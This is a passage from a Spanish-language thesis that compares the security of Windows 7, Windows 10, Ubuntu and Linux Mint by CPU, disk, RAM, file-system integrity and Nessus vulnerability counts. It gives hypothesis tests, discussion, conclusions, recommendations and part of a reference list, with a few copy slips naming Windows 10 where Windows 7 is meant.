un total 31 vulnerabilidades: 26 de factor de riesgo información, 0 de riesgo bajo, 2 de riesgo medio, 1 de riesgo alto y 2 de riesgo crítico; y el sistema operativo Windows 10 tuvo un total 23 vulnerabilidades: 22 de factor de riesgo información, 0 de riesgo bajo, 1 de riesgo medio, 0 de riesgo alto y 0 de riesgo crítico. Por lo tanto, se concluye que la cantidad de vulnerabilidades del sistema operativo Windows 10 fue menor a la cantidad de vulnerabilidades del sistema operativo Windows 7 por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

Windows 7 y Ubuntu

HE5.2$_0$: La cantidad de vulnerabilidades del sistema operativo libre Ubuntu no fue menor a la cantidad de vulnerabilidades del sistema operativo licenciado Windows 7.

HE5.2$_1$: La cantidad de vulnerabilidades del sistema operativo libre Ubuntu fue menor a la cantidad de vulnerabilidades del sistema operativo licenciado Windows 7.

Tabla 31 Cuadro comparativo – Cantidad de vulnerabilidades de Ubuntu y Windows 7.

Factor de Riesgo	Ubuntu	Windows 7
Información	6	26
Bajo	0	0
Medio	0	2
Alto	0	1
Crítico	0	2

Como se puede apreciar en tabla 31, el sistema operativo Ubuntu tuvo un total 6 vulnerabilidades: 6 de factor de riesgo información, 0 de riesgo bajo, 0 de riesgo medio, 0 de riesgo alto y 0 de riesgo crítico; y el sistema operativo Windows 7 tuvo un total 31 vulnerabilidades: 26 de factor de riesgo información, 0 de riesgo bajo, 2 de riesgo medio, 1 de riesgo alto y 2 de riesgo crítico. Por lo tanto, se concluye que la cantidad de vulnerabilidades del sistema operativo Ubuntu fue menor a la cantidad de vulnerabilidades del sistema operativo Windows 10 por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

Windows 7 y Linux Mint

HE5.3$_0$: La cantidad de vulnerabilidades del sistema operativo libre Linux Mint no fue menor a la cantidad de vulnerabilidades del sistema operativo licenciado Windows 7.

HE5.3$_1$: La cantidad de vulnerabilidades del sistema operativo libre Linux Mint fue menor a la cantidad de vulnerabilidades del sistema operativo licenciado Windows 7.

Tabla 32 Cuadro comparativo – Cantidad de vulnerabilidades de Linux Mint y Windows 7.

Factor de Riesgo	Linux Mint	Windows 7
Información	7	26
Bajo	0	0
Medio	0	2
Alto	0	1
Crítico	0	2

Como se puede apreciar en tabla 32, el sistema operativo Linux Mint tuvo un total 7 vulnerabilidades: 7 de factor de riesgo información, 0 de riesgo bajo, 0 de riesgo medio, 0 de riesgo alto y 0 de riesgo crítico; y el sistema operativo Windows 7 tuvo un total 31 vulnerabilidades: 26 de factor de riesgo información, 0 de riesgo bajo, 2 de riesgo medio, 1 de riesgo alto y 2 de riesgo crítico. Por lo tanto, se concluye que la cantidad de vulnerabilidades del sistema operativo Linux Mint fue menor a la cantidad de vulnerabilidades del sistema operativo Windows 10 por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

Windows 10 y Ubuntu

HE5.4$_0$: La cantidad de vulnerabilidades del sistema operativo libre Ubuntu no fue menor a la cantidad de vulnerabilidades del sistema operativo licenciado Windows 10.

HE5.4$_1$: La cantidad de vulnerabilidades del sistema operativo libre Ubuntu fue menor a la cantidad de vulnerabilidades del sistema operativo licenciado Windows 10.

Tabla 33 Cuadro comparativo – Cantidad de vulnerabilidades de Ubuntu y Windows 10.

Factor de Riesgo	Ubuntu	Windows 10
Información	6	22
Bajo	0	0
Medio	0	1
Alto	0	0
Crítico	0	0

Como se puede apreciar en tabla 33, el sistema operativo Ubuntu tuvo un total 6 vulnerabilidades: 6 de factor de riesgo información, 0 de riesgo bajo, 0 de riesgo medio, 0 de riesgo alto y 0 de riesgo crítico; y el sistema operativo Windows 10 tuvo un total 23 vulnerabilidades: 22 de factor de riesgo información, 0 de riesgo bajo, 1 de riesgo medio, 0 de riesgo alto y 0 de riesgo crítico. Por lo tanto, se concluye que la cantidad de vulnerabilidades del sistema operativo Ubuntu fue menor a la cantidad de vulnerabilidades del sistema operativo Windows 10 por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

Windows 10 y Linux Mint

HE5.5$_0$: La cantidad de vulnerabilidades del sistema operativo libre Linux Mint no fue menor a la cantidad de vulnerabilidades del sistema operativo licenciado Windows 10.

HE5.5$_1$: La cantidad de vulnerabilidades del sistema operativo libre Linux Mint fue menor a la cantidad de vulnerabilidades del sistema operativo licenciado Windows 10.

Tabla 34 Cuadro comparativo – Cantidad de vulnerabilidades de Linux Mint y Windows 10.

Factor de Riesgo	Linux Mint	Windows 10
Información	7	22
Bajo	0	0
Medio	0	1
Alto	0	0
Crítico	0	0

Como se puede apreciar en tabla 34, el sistema operativo Linux Mint tuvo un total 7 vulnerabilidades: 7 de factor de riesgo información, 0 de riesgo bajo, 0 de riesgo medio, 0 de riesgo alto y 0 de riesgo crítico; y el sistema operativo Windows 10 tuvo un total 23 vulnerabilidades: 22 de factor de riesgo información, 0 de riesgo bajo, 1 de riesgo medio, 0 de riesgo alto y 0 de riesgo crítico. Por lo tanto, se concluye que la cantidad de vulnerabilidades del sistema operativo Linux Mint fue menor a la cantidad de vulnerabilidades del sistema operativo Windows 10 por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

Ubuntu y Linux Mint

HE5.6$_0$: La cantidad de vulnerabilidades del sistema operativo libre Ubuntu no fue menor a la cantidad de vulnerabilidades del sistema operativo libre Linux Mint.

HE5.6$_1$: La cantidad de vulnerabilidades del sistema operativo libre Ubuntu fue menor a la cantidad de vulnerabilidades del sistema operativo libre Linux Mint.

Tabla 35 Cuadro comparativo – Cantidad de vulnerabilidades de Linux Mint y Ubuntu

Factor de Riesgo	Linux Mint	Ubuntu
Información	7	6
Bajo	0	0
Medio	0	0
Alto	0	0
Crítico	0	0

Como se puede apreciar en tabla 35, el sistema operativo Linux Mint tuvo un total 7 vulnerabilidades: 7 de factor de riesgo información, 0 de riesgo bajo, 0 de riesgo medio, 0 de riesgo alto y 0 de riesgo crítico; y el sistema operativo Ubuntu tuvo un total 6 vulnerabilidades: 6 de factor de riesgo información, 0 de riesgo bajo, 0 de riesgo medio, 0 de riesgo alto y 0 de riesgo crítico. Por lo tanto, se concluye que la cantidad de vulnerabilidades del sistema operativo Ubuntu fue menor a la cantidad de vulnerabilidades del sistema operativo Linux Mint por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

4.2.6 Prueba de la hipótesis general

HG$_0$: Los sistemas operativos Linux no tuvieron un mejor nivel de seguridad

informática que los sistemas operativos Windows.

HG_1: Los sistemas operativos Linux tuvieron un mejor nivel de seguridad informática que los sistemas operativos Windows.

Considerando que solo se cumplió una de las hipótesis específicas, se acepta la hipótesis general nula y se rechaza la hipótesis general alternativa; es decir, los sistemas operativos Linux no tuvieron un mejor nivel de seguridad informática que los sistemas operativos Windows.

4.3 Resumen

Por cada indicador se plantearon cinco hipótesis específicas. La tabla 36 muestra la condición de los resultados de cada hipótesis.

Tabla 36 Condición de los resultados de las pruebas de hipótesis

Hipótesis	Condición
$HE1_1$: Los sistemas operativos Linux tuvieron menor reducción de disponibilidad de CPU que los sistemas operativos Windows ante ataques de seguridad informática.	Rechazada
$HE2_1$: Los sistemas operativos Linux tuvieron menor reducción de disponibilidad de espacio de almacenamiento del disco que los sistemas operativos Windows ante ataques de seguridad informática.	Rechazada
$HE3_1$: Los sistemas operativos Linux tuvieron menor reducción de disponibilidad de memoria RAM que los sistemas operativos Windows ante ataques de seguridad informática.	Rechazada
$HE4_1$: Los sistemas operativos Linux tuvieron mejor conservación de integridad del sistema de archivos que los sistemas operativos Windows ante ataques de seguridad informática.	Rechazada
$HE5_1$: Los sistemas operativos Linux tuvieron menor cantidad de vulnerabilidades que los sistemas operativos Windows.	Aceptada
HG_1: Los sistemas operativos Linux tuvieron un mejor nivel de seguridad informática que los sistemas operativos Windows.	Rechazada

V. DISCUSIÓN

En este capítulo se discute acerca de los resultados obtenidos en la presente investigación referida a la elaboración de la metodología para evaluar la seguridad informática de dos sistemas operativos libres (Ubuntu y Linux Mint) y dos sistemas operativos licenciados (Windows 7 y Windows 10) para determinar su nivel de seguridad informática en base a los aspectos de reducción de disponibilidad de CPU, reducción de disponibilidad de espacio de almacenamiento del disco, reducción de disponibilidad de memoria RAM, conservación de integridad del sistema de archivos y cantidad de vulnerabilidades del sistema operativo. A continuación, se presenta las discusiones sobre los indicadores comparándolos con los resultados de estudios previos.

Los resultados de la evaluación del indicador de reducción de disponibilidad de CPU fueron 76.13%, 35.4%, 28.8317% y 47.9573% para Windows 7, Windows 10, Ubuntu y Linux Mint, respectivamente. Se pudo apreciar que el sistema operativo Windows 7 tuvo mayor reducción de disponibilidad de CPU que los sistemas operativos Ubuntu y Linux Mint. Asimismo, se pudo apreciar que el sistema operativo Windows 10 tuvo menor reducción de disponibilidad de CPU que el sistema operativo Linux Mint y mayor reducción de disponibilidad de CPU que el sistema operativo Ubuntu.

Los resultados de la reducción de disponibilidad de CPU fueron diferentes a los presentados por Serrano (2011), quien explicó que los sistemas operativos Linux tuvieron un mejor control de los procesos que los sistemas operativos Windows, debido a que los sistemas operativos Windows concentran todas sus peticiones en un único proceso mientras que los sistemas operativos Linux lo gestionan a través de varias solicitudes de manera simultánea (p. 69). Además, los resultados de la presente investigación fueron diferentes a los presentados por Torres et al. (2012), quienes indicaron que los sistemas operativos Linux tuvieron una mejor gestión de uso de procesos que los sistemas operativos Windows, debido a que cuando los procesos que ejecuta el sistema exigen más uso de CPU, ya sean diferentes procesos o un mismo proceso reiteradas veces, los sistemas operativos Windows tienen un comportamiento mucho más caótico (p. 23).

Esta diferencia con los estudios mencionados con respecto a que el sistema operativo Windows 10 tuvo menor reducción de disponibilidad de CPU

que el sistema operativo Linux Mint se debió a que el sistema operativo Windows 10 elimina los procesos con menor actividad para poder acomodar los procesos más activos que estén en ejecución (Ambaka, 2021). Con respecto a las demás comparaciones, los dos sistemas operativos Linux tuvieron menor reducción de disponibilidad de CPU que el sistema operativo Windows 7 y el sistema operativo Ubuntu tuvo menor reducción de disponibilidad de CPU que el sistema operativo Windows 10, debido a que los sistemas operativos Linux utilizan una operación denominada organización de regiones de memoria, la cual consiste en que el sistema comienza a organizar la memoria utilizada por cada proceso mediante intervalos, siempre que los procesos exijan más uso de CPU, haciendo que tengan una gestión de procesos más efectiva que los sistemas operativos Windows (Torres et al., 2012).

Los resultados de la evaluación del indicador de reducción de disponibilidad de espacio de almacenamiento del disco fueron 0.9238 GB, 1.7207 GB, 4.2 GB y 4.3 GB para Windows 7, Windows 10, Ubuntu y Linux Mint, respectivamente. Se pudo apreciar que los sistemas operativos Windows 7 y Windows 10 tuvieron menor reducción de disponibilidad de espacio de almacenamiento del disco que los sistemas operativos Ubuntu y Linux Mint.

Los resultados de la reducción de disponibilidad de espacio de almacenamiento del disco fueron diferentes a los presentados por Rodríguez (2012), quien indicó que al contrario como suceden en los sistemas operativos Windows, los sistemas operativos Linux evolucionan con el objetivo de aprovechar cada vez más el hardware instalado y que esto se debió a que varios de los sistemas operativos Windows para poder correr el sistema operativo piden una cantidad de espacio en el disco mayor a la que piden los sistemas operativos Linux (p. 26). Además, los resultados de la presente investigación fueron diferentes a los presentados por Costa (2002), quien indicó que los sistemas operativos Linux tienen mayor eficiencia que los sistemas operativos Windows, debido a que requieren un menor espacio de almacenamiento en el disco duro, ya sea como estación de trabajo o como servidor (p. 501).

Esta diferencia con los estudios mencionados se debió a que los sistemas operativos Windows requerían mayor espacio de almacenamiento de disco para

su instalación que los sistemas operativos Linux, generando así que el incremento de uso de espacio de almacenamiento de disco fuera menor. Al respecto, Wolf et al. (2015) añadieron que los sistemas operativos solamente almacenan en el disco la porción necesaria para comenzar a ejecutar el sistema y cuando el espacio de almacenamiento vaya aumentando, el sistema irá reflejando el espacio real que está utilizando (p. 193). Además, Rodríguez (2012) añadió que los sistemas operativos Windows piden una cantidad de espacio en el disco mayor a la que piden los sistemas operativos Linux para poder correr el sistema operativo (p. 26).

Los resultados de la evaluación del indicador de reducción de disponibilidad de memoria RAM fueron 63.4%, 37.07%, 35.4267% y 42.6% para Windows 7, Windows 10, Ubuntu y Linux Mint, respectivamente. Se pudo apreciar que el sistema operativo Windows 7 tuvo mayor reducción de disponibilidad de memoria RAM que los sistemas operativos Ubuntu y Linux Mint. Asimismo, se pudo apreciar que el sistema operativo Windows 10 tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo Linux Mint y mayor reducción de disponibilidad de memoria RAM que el sistema operativo Ubuntu.

Los resultados de la reducción de disponibilidad de memoria RAM fueron diferentes a los presentados por Serrano (2011), quien indicó que los sistemas operativos Windows tuvieron un mayor consumo de memoria RAM que los sistemas operativo Linux, debido a que los sistemas operativos Linux suelen usar un 10% menos de memoria RAM que los sistemas operativos Windows para la ejecución del propio sistema operativo, además en los sistemas operativos Linux se puede realizar mejores configuraciones relacionadas a la gestión de memoria y en los sistemas operativos Windows no se pueden configurar estos parámetros (p. 68).

Además, los resultados respecto a la reducción de disponibilidad de memoria RAM fueron diferentes a los presentados por Torres et al. (2012), quienes explicaron que los sistemas operativos Windows tuvieron un comportamiento en el uso de memoria RAM mucho más impredecible que los sistemas operativos Linux, debido a que los sistemas operativos Windows suelen tardan mucho más tiempo en acceder a la memoria RAM que los sistemas operativos Linux (p. 23).

Esta diferencia con los estudios mencionados con respecto a que el sistema operativo Windows 10 tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo Linux Mint se debió a que el sistema operativo Windows 10 monitorea el uso de memoria RAM para poder almacenar la memoria inactiva del escritorio en caché y otorgar más uso de memoria RAM a los procesos que más lo necesiten (Ambaka, 2021). Con respecto a las demás comparaciones, los dos sistemas operativos Linux tuvieron menor reducción de disponibilidad de memoria RAM que el sistema operativo Windows 7 y el sistema operativo Ubuntu tuvo menor reducción de disponibilidad de memoria RAM que el sistema operativo Windows 10, debido a que los sistemas operativos Linux identifican si la carga de memoria virtual en la memoria física está siendo eficiente y si no está siendo eficiente, entonces descarta las porciones de memoria que están inactivas y así logran mayor rapidez de acceso a la memoria RAM (Torres et al., 2012).

Los resultados de la evaluación del indicador de conservación de integridad del sistema de archivos indicaron que los sistemas operativos Windows 7, Windows 10, Ubuntu y Linux Mint tuvieron igual nivel de conservación de integridad del sistema de archivos ante los ataques de seguridad informática realizados. Estos resultados fueron diferentes a los resultados de los estudios de García et al. (2001) y Dhjaku (2018), tal como se explica en el siguiente párrafo.

Los resultados de la conservación de integridad del sistema de archivos fueron diferentes a los presentados por García et al. (2001), quienes explicaron que los sistemas operativos Linux superan a los sistemas operativos Windows en el aspecto de estructura de archivos, debido a que los sistemas operativos Linux tienen sistemas de archivos más seguros y eficaces que los sistemas operativos Windows (p. 23). Además, los resultados de la presente investigación fueron diferentes a los presentados por Dhjaku (2018), quien explicó que el sistema operativo Linux y su sistema de archivos ext4 fueron más rápidos que el sistema operativo Windows y su sistema de archivos NTFS en la prueba de rendimiento de escritura de 4 GB en diferentes tamaños de registro del disco duro [lo que fue medido con la herramienta IOzone] (p. 4).

Esta diferencia con los estudios mencionados con respecto a la

conservación de la integridad de los sistemas de archivos NTFS de Windows y ext4 de Linux se debió a que los datos principales de los sistemas operativos estaban en las particiones en los que fueron instalados, lo que no permitió las alteraciones por incompatibilidad y por el tamaño de la partición (Keshava, 2011), a las herramientas de ataque (GParted de Linux y el comando convert de Windows).

Los resultados de la evaluación del indicador de cantidad de vulnerabilidades fueron 31, 23, 6 y 7 para Windows 7, Windows 10, Ubuntu y Linux Mint, respectivamente. Se pudo apreciar que los sistemas operativos Windows 7 y Windows 10 tuvieron mayor cantidad de vulnerabilidades que los sistemas operativos Ubuntu y Linux Mint.

Los resultados del indicador de cantidad de vulnerabilidades fueron similares a los presentados por Souza (2020), quien indicó que el sistema operativo Windows tuvo más del doble de la cantidad de vulnerabilidades que el sistema operativo Linux, debido a que la búsqueda de vulnerabilidades se enfocó solo en el núcleo (kernel) de cada sistema operativo (p. 45). Además, los resultados de la presente investigación fueron similares a los presentados por Rendón (2020), quien indicó que los sistemas operativos Windows tuvieron una mayor cantidad de vulnerabilidades que los sistemas operativos Linux, luego de la implementación de un protocolo de autenticación para aplicaciones a través de un escaneo de puertos, identificando todos los puertos abiertos de cada sistema operativo (p. 102).

Esta similitud con los estudios mencionados se debió a que la identificación de vulnerabilidades en esta investigación fue realizada a través de la herramienta Nessus, la cual utiliza el estándar Common Vulnerability Scoring System (CVSS) para capturar las vulnerabilidades recuperadas de la base de datos National Vulnerability Database [NVD] (Yoran, 2022), al igual que en diversos estudios anteriores (Souza, 2020, p. 19; Rendón, 2020, p. 93; Ferreira, 2017, p. 14). Al respecto, Ferreira (2017) precisó que el estándar CVSS proporciona la capacidad de clasificar las vulnerabilidades en una red, según su gravedad en base a su sistema de puntuación para luego poder emitir los resultados (p. 41).

VI. CONCLUSIONES

En el contexto de la muestra de sistemas operativos utilizados en máquinas virtuales, las conclusiones de la investigación fueron las siguientes:

1. En el indicador “reducción de disponibilidad de CPU”, los resultados indicaron que los sistemas operativos Ubuntu y Linux Mint no tuvieron en conjunto menor reducción de disponibilidad de CPU que los sistemas operativos Windows 7 y Windows 10 ante los ataques de seguridad informática realizados. Estos resultados son debidos a que el sistema operativo Windows 10 elimina los procesos con menor actividad para poder acomodar los procesos más activos que estén en ejecución (Ambaka, 2021). Con respecto a las demás comparaciones, se debieron a que los sistemas operativos Linux organizan la memoria utilizada por cada proceso mediante intervalos, siempre que los procesos exijan más uso de CPU, haciendo que tengan una gestión de procesos más efectiva que los sistemas operativos Windows (Torres et al., 2012).

2. En el indicador “reducción de disponibilidad de espacio de almacenamiento del disco”, los resultados indicaron que los sistemas operativos Ubuntu y Linux Mint no tuvieron menor reducción de disponibilidad de espacio de almacenamiento del disco que los sistemas operativos Windows 7 y Windows 10 ante los ataques de seguridad informática realizados. Estos resultados son debidos a que los sistemas operativos Windows requerían mayor espacio de almacenamiento de disco para su instalación que los sistemas operativos Linux, generando así que el incremento de uso de espacio de almacenamiento de disco fuera menor (Wolf et al., 2015; Rodríguez, 2012).

3. En el indicador “reducción de disponibilidad de memoria RAM”, los resultados indicaron que los sistemas operativos Ubuntu y Linux Mint no tuvieron en conjunto menor reducción de disponibilidad de memoria RAM que los sistemas operativos Windows 7 y Windows 10 ante los ataques de seguridad informática realizados. Estos resultados son debidos a que el sistema operativo Windows 10 monitorea el uso de memoria RAM para poder almacenar la memoria inactiva del escritorio en caché y otorgar más uso de memoria RAM a los procesos que más lo necesiten (Ambaka, 2021). Con

respecto a las demás comparaciones, se debieron a que los sistemas operativos Linux identifican si la carga de memoria virtual en la memoria física está siendo eficiente y si no está siendo eficiente, entonces descarta las porciones de memoria que están inactivas y así logran mayor rapidez de acceso a la memoria RAM (Torres et al., 2012).

4. En el indicador “conservación de integridad del sistema de archivos”, los resultados indicaron que los sistemas operativos Ubuntu y Linux Mint tuvieron igual nivel de conservación de la integridad que los sistemas operativos Windows 7 y Windows 10 ante los ataques de seguridad informática. Esto es debido a que los datos principales de los sistemas operativos estaban en las particiones en los que fueron instalados, lo que no permitió las alteraciones por incompatibilidad y por el tamaño de la partición (Keshava, 2011), a las herramientas de ataque (GParted de Linux y el comando convert de Windows).

5. En el indicador “cantidad de vulnerabilidades”, los resultados indicaron que los sistemas operativos Ubuntu y Linux Mint tuvieron una menor cantidad de vulnerabilidades que los sistemas operativos Windows 7 y Windows 10. Esto es debido a que la identificación de vulnerabilidades se realizó a través de la herramienta Nessus el cual utiliza el estándar CVSS para capturar todas las vulnerabilidades recuperadas de la base de datos NVD (Yoran, 2022), al igual que en diversos estudios anteriores (Souza, 2020, p. 19; Rendón, 2020, p. 93; Ferreira, 2017, p. 14).

VII. RECOMENDACIONES

Las recomendaciones para futuras investigaciones son las siguientes:

1. Ampliar la cantidad de métricas utilizadas para la evaluación de los sistemas operativos como: disponibilidad del sistema de entrada/salida, integridad del sistema de protección y disponibilidad de puertos de red. Estas métricas permitirían tener un mayor alcance en la evaluación de los sistemas operativos.

2. Ampliar la muestra utilizada para la medición de los indicadores, utilizando una mayor cantidad de sistemas operativos como: Windows 8, Windows 11, Mac OS X v11.0: Big Sur, Mac OS X v12.0: Monterey, Fedora GNU/Linux, Solaris, etc. Una mayor cantidad de sistemas operativos evaluados a través de las pruebas permitiría ampliar las comparaciones entre los sistemas operativos licenciados y libres.

3. Realizar las pruebas de MEISOS en sistemas operativos instalados en máquinas físicas que tengan procesadores multinúcleo como: Ryzen 7 5800X, Intel Core i7-12700F, Intel Core i9-12900KF o Ryzen 9 5950X. Un procesador más potente permitiría tener un mayor alcance en la evaluación de la reducción de disponibilidad de CPU.

4. Realizar las pruebas de MEISOS en sistemas operativos instalados en máquinas físicas que tengan discos sólidos como: 970 EVO Plus 2TB, Rocket Q 2TB, WD Black SN750 2TB o P5 2TB. Un disco sólido más potente permitiría tener un mayor alcance en la evaluación de la reducción de disponibilidad de espacio de almacenamiento del disco.

5. Realizar las pruebas de MEISOS en sistemas operativos instalados en máquinas físicas que tengan memorias RAM como: XPG Lancer RGB 32 GB, Dominator Platinum RGB 32 GB, Delta RGB 32 GB o Trident Z5 RGB 32 GB. Una memoria RAM más potente permitiría tener un mayor alcance en la evaluación de la reducción de disponibilidad de memoria RAM.

6. Ampliar la cantidad de herramientas utilizadas para la medición de los nuevos indicadores a incluir como: reducción de disponibilidad del sistema de entrada/salida, conservación de integridad del sistema de protección y

reducción de disponibilidad de puertos de red. De esta manera se podría realizar una mayor cantidad de pruebas de seguridad informática para poder realizar comparaciones más precisas entre sistemas operativos.

7. Hacer mejoras en el proceso de recolección de datos para la identificación de las vulnerabilidades con herramientas como: Trustwave, OpenVas o Retina. De esta manera, se podría identificar una mayor cantidad de vulnerabilidades en cada uno de los sistemas operativos.

REFERENCIAS

ALFARO Paredes, Emigdio. Metodología para la auditoría integral de la gestión de la tecnología de información. Tesis (Título de Ingeniero Informático, que presenta el Bachiller). Perú: Universidad Católica del Perú, facultad de ciencias e ingeniería, 2008. 46 pp.

AMBAKA, Prosper. *Virtual Memory Windows 10 8GB RAM* [en línea]. Computer Station Nation, 2021. [consulta: 6 de julio de 2022]. Disponible en: https://computerstationnation.com/virtual-memory-windows-10-8gb-ram/

BACKTRACK. Cristian Palma P. 26 de septiembre de 2017. Disponible en: https://backtrackacademy.com/articulo/elevando-privilegios-uac-con-metasploit

BETANCOR, Juan. Técnicas y herramientas para el análisis de debilidades en volcados de memoria RAM de sistemas basados en Linux. Seguridad empresarial. España, 2020.

Biblioteca Universidad Alicante [en línea]. rua.ua.es, 2018 [consulta: 27 de abril de 2022]. Disponible en: https://rua.ua.es/dspace/handle/10045/79588

BRACHO Ortega, Cristian, CUZME Rodríguez, Fabián, PUPIALES Yépez, Carlos, SUÁREZ Zambrano, Luis, PELUFFO Ordóñez, Diego y MOREIRA Zambrano, César. Auditoría de seguridad informática siguiendo la metodología OSSTMMv3. Maskana. 8(1). Noviembre 2017.

ISSN: 307X–319X.

BRAVO Indacochea, Gabriela y BARRERA Landires. Auditoría de seguridad informática en la red de datos de una empresa utilizando como mecanismo de hacking ético el sistema operativo Kali Linux previo a la propuesta de implementación de Firewall PFSENSE y correlacionador de eventos SIEM. Ecuador: Universidad de Guayaquil, facultad de ciencias matemáticas y físicas, 2020. 11 pp.

BRICEÑO, Edgar. Planificación y Ejecución de evaluaciones de seguridad informática desde un enfoque de Ethical hacking. Costa Rica: Universidad de Costa Rica (UNA), 2020. 25 pp.

ISBN: 97884121458946

CABALLERO Quezada, Alonso. Hacking con Kali Linux Una Perspectiva Práctica, julio 2019. 11 pp.

CASTELLARO Marta, ROMARNIZ Susana, RAMOS Juan y GASPOZ Ivana. Aplicar el Modelo de Amenazas para incluir la Seguridad en el Modelado de Sistemas. Argentina: Universidad Tecnológica Nacional, Facultad Regional Santa Fe, 2009. 7 pp.

CARLESSI, Hugo, ROMERO, Carlos y SAENZ, Katia. Manual de términos en investigación científica, tecnológica y humanística. 500 ejemplares: Universidad Ricardo Palma, 2015. 146 pp.

ISBN: 9786124735141

CAROLINA Alexandra, Burbano. Propuesta metodología para realizar pruebas de penetración en ambientes virtuales. Tesis (Título de ingeniero de sistemas y computación). Ecuador: Universidad católica del Ecuador sede Esmeraldas, 2018. 36 pp.

CARRION Barco, Gilberto. Metodología adaptativa basada en un modelo de seguridad informática en redes privadas virtuales para mejorar el intercambio de información académica contextualizada en entornos de conexiones públicas. Tesis (Doctor en ciencias de la computación y sistemas). Perú: Universidad Señor de Sipán, escuela de posgrado, 2018. 116 pp.

CHAUCA, Cristina y VILLALBA, Samira. *Diseño de un esquema de seguridad para la intranet y extranet del conesup*. Título: Ingeniero informático mención en redes de información. Ecuador: Quito, 2007.

CORTES, Manuel y LEON, Miriam. Generalidades sobre Metodología de la Investigación. Ciudad del Carmen, Campeche, México, 2004. 105 pp.

ISBN: 9686624872

COSTA, Carlos. Linux versus Windows. Revista general de información y documentación. 2002, vol 12, p. 497 – 504. ISSN: 1132-1873

DHJAKU, Valbona. et al. Comparing NTFS File System with ETX4 File System. *RTA-CSIT*. 2018. p. 176-180.

ESCAMILLA, María. Metodología de Evaluación de Seguridad Informática, aplicada a Proveedores de Servicios de Pequeñas y Medianas Empresas, ECORFAN – Bolivia. *Revista de Desarrollo Urbano y Sustentable*, (7):19-

20, 2017. ISSN: 2410-4019

ESTAIRE, Francisco. *Técnicas y herramientas de análisis de vulnerabilidades de una red*. Tesis (Grado en Ingeniería Telemática). España: Escuela Técnica superior de ingeniería y sistemas de telecomunicación, 2015. 110 pp.

FERREIRA, Lucas. Uma solução para gestão de vulnerabilidades de segurança da informação. Trabalho de conclusão de curso (especialização) — Universidade de Brasília, Faculdade de Tecnologia. Brasil, 2017.

FIRST. Common Vulnerability Scoring System v3.1: Specification Document [en línea]. Version 3.1. Norteamérica: First, 2019 [fecha de consulta: 25 de mayo de 2022]. Disponible en: https://www.first.org/cvss/v3-1/cvss-v31-specification_r1.pdf

Gallego, Luis. Zentyal server y servicio cortafuegos. (2019 [Curso de Profundizacion]. Repositorio Institucional UNAD. https://repository.unad.edu.co/handle/10596/34087

GARCIA Alfaro, Joaquín. A1 – Exploraciones de red con Nmap y Nessus. 2013, 5 pp. https://www.yumpu.com/es/document/view/3397994/a1-aeur-exploraciones-de-red-con-nmap-y-nessus

GARCIA, Aura, CALVO, Julio, BRAVO, Olga. Linux vs. Windows [en línea]. Universidad Nacional Colombia. 2001. [Fecha de consulta: 15 de junio de 2022]. Disponible en: http://www.fce.unal.edu.co/media/files/UIFCE/Otros/Windows_Vs_Linux.pdf

GAVILANES, Cruz y SANTANDER, Martínez. Metodología OSSTMM para la detección de errores de seguridad y vulnerabilidad en sistemas operativos de 64 bits a nivel de usuario final. Ecuador. (3): 5 – 10, 2017.

ISSN:2477-8818

GAVIRIA Valencia, Raúl. Guía práctica para pruebas de Pentest basada en la metodología OSSTMM v2.1 y la guía OWASP v3.0. Colombia: Universidad Libre Seccional Pereira, facultad de ingeniería, 2015. 12 pp.

GOMEZ Vieites, Álvaro. Tipo de ataques e intrusos en las redes informáticas. Escuela de negocios caixanova. 2019. 13 pp.

GÓMEZ, Juan, et al. Preparación de equipos en centros docentes para el uso de las TIC. 2016. https://redined.educacion.gob.es/xmlui/handle/11162/216944

GONZALES, Bernier. Uso de Herramientas de Ethical Hacking con Kali Linux para el Diagnóstico de Vulnerabilidades de la Seguridad de la Información en la Red de la Sede Central de la Universidad de Huánuco. Tesis (Obtención de título de ingeniero de sistemas e informática). Universidad de Huánuco, 2016.

GUEVARA, Alejandro, SOTELO, Yamandú y MALDONADO, Miguel. Aceleración de aplicaciones web de WebCL. España: Universidad Complutense de Madrid, 2015. 36 pp.

GUEVARA, Gladys, VERDESOTO, Alexis y CASTRO, Nelly. Metodologías de investigación educativa (descriptivas, experimentales, participativas, y de investigación-acción). Recimundo, 2020, vol. 4, p. 163-173.

GUZMAN Pacheco, Goyo. Metodología para la seguridad de tecnologías de información y comunicaciones en la Clínica Ortega. Tesis (Magister en ingeniería de sistemas). Perú: Universidad Nacional del Centro de Perú, escuela de posgrado, 2015. 82- 100 pp.

HERRERO, Guillermo. Sistemas Operativos, Virtualización. Tesis (Virtualización del Sistema Operativo FreeBSD sobre Xen). España: Universidad Politécnica de Madrid, 2014. Disponible en https://oa.upm.es/34794/1/PFC_guillermo_herrero_delavenay.pdf

HERZOG, Pete. OSSTMM 2.1. Manual de la metodología abierta de testeo. Institute For Security and Open Methodology. 2.5. 133 pp. https://issuu.com/dragonjar/docs/osstmm.es.2.1

JARAMILLO Castillo, Cristina y RIOFRÍO Herrera, Juan. Metodología para realizar la evaluación, detección de riesgos, vulnerabilidades y contramedidas en el diseño e implementación de la infraestructura de la red de la editorial Don Bosco, mediante un test de intrusión de caja blanca. Tesis (Título de Ingeniero de Sistemas, que presenta el Bachiller). Ecuador: Universidad Politécnica Salesiana Sede Cuenca, 2015. 108 pp.

KESHAVA, Venkatraman. The extended FAT file system [diapositiva]. Texas:

India, 2011.

LOPEZ Delgado, Miguel. Análisis Forense Digital, n2. Hackers & Seguridad. Junio 2007, 40 pp.

LOPEZ, Marco. Hacking Ético. Vulnerabilidad de Sistemas Operativos en el acceso por contraseñas. Universidad Internacional SEK – Ecuador. Revista publicando, 4 No 10. (1). 2017:31-51.

ISSN: 1390-9304

MACARLUPU Paredes, Anderson y MARIN Inga, Eduardo. Estudio comparativo cuantitativo de las tecnologías Microservicios y REST. Tesis. Perú: Universidad Cesar Vallejo, facultado de ingeniería y arquitectura, 2020. 77 pp.

MIRANDA CAIRO, Michel, et al. Metodología para la implementación de la gestión automatizada de controles de seguridad informática. Revista Cubana de Ciencias Informáticas, 2016, vol. 10, no 2, p. 14-26.

